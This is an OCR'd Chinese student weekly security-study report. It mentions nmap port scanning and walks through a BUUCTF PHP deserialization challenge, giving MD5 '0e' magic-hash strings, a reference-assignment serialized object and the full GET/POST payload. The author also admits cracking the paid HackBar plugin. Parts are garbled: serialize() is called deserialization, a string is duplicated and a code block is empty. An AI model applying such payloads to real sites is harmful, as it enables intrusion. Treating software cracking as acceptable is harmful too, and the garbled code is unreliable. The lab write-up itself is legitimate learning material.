
周报6

端口扫描Nmap：

信息搜集，可以用来扫描端口，那些端口开放，类似的工具还有masscan，这个软件是安放在Linux操作系统中，可以使用虚拟机。nbtscan也是用来扫描端口的一款强大的工具，也是安装在Linux操作系统中。

我主要使用的是nmap扫描工具来扫描端口，这个可以直接在本机操作系统中使用，非常方便。



可以看到，页面非常整洁，很适合新手玩家使用。

当然这个是nmap的漏洞扫描技巧

开放漏洞情报：

PHP反序列化：

$res = serialize(@select); //将select反序列化为一个php变量

Web类CTF题目也是非常常见将代码或者参数PHP反序列化然后拼接到传输路径上，即PHP反序列化漏洞，本周我也是一边学一边做了几道此类题目，顺便学习了一下PHP语言。这类题目目前我学到了将PHP代码反序列化后通过GET或POST请求上传给网页，从而篡改网页代码参数的值输出我想要的flag。

C: > Users > xupan > Desktop > 网安实验室 > CTF > BUU CTF Basic > 25.BUU CODE REVIEW 1.md

```
if($_GET['pleaseget'] === '1') {
    if($_POST['pleasepost'] === '2') {
        }
    }
}
```

可以看到网页使用GET传参pleaseget，使用POST传参pleasepost，若参数md51和md52的MD5值相等但原值不同，则反序列化obj参数
而BUU类的析构函数中，correct被赋值为base64_encode(uniqid())并与input比较，若相等则输出/flag
那么可以想到利用MD5弱比较，PHP在比较两个字符串的MD5值时，若哈希值以0e开头（如0e123456789），会将其视为科学计数法的0，导致不同字符串的哈希值相等

满足条件的常用字符串有：
QNKCDZO
240610708
s878926199a
s155964671a
s214587387a
s214587387a

选取任意一对上述字符串，赋值给md51和md52

随后进行引用赋值，使input指向correct的内存地址，从而使correct和input的值在析构时相等

```shell
$obj = new BUU();
$obj->input = &$obj->correct;  //引用赋值
echo urlencode(serialize($obj));
```

在PHP中运行上述代码返回的反序列化结果为

```shell
O:3:"BUU":2:{s:7:"correct";s:0:"";s:5:"input";R:2;}
```

使用hackbar发送POST请求：

```shell
http://fe10020b-b6fc-4282-9633-b7f9d2f8d58f.node5.buuoj.cn:81/?pleaseget=1
pleasepost=2&md51=s878926199a&md52=s155964671a&obj=O:3:"BUU":2:{s:7:"correct";s:0:"";s:5:"input";R:2;} //POST data
```

发送后在网页上得到flag：
flag{9e85f7f1-dc68-44da-9406-59190f901717}

在做此类题目的同时，我发现了一个非常好用的工具：hackbar，这是一个火狐浏览器上的一个插件，像网站传输什么的都非常方便，但可惜要钱，不过好在我找到了教程把它破解了，目前我主要用它来传递post请求之类的东西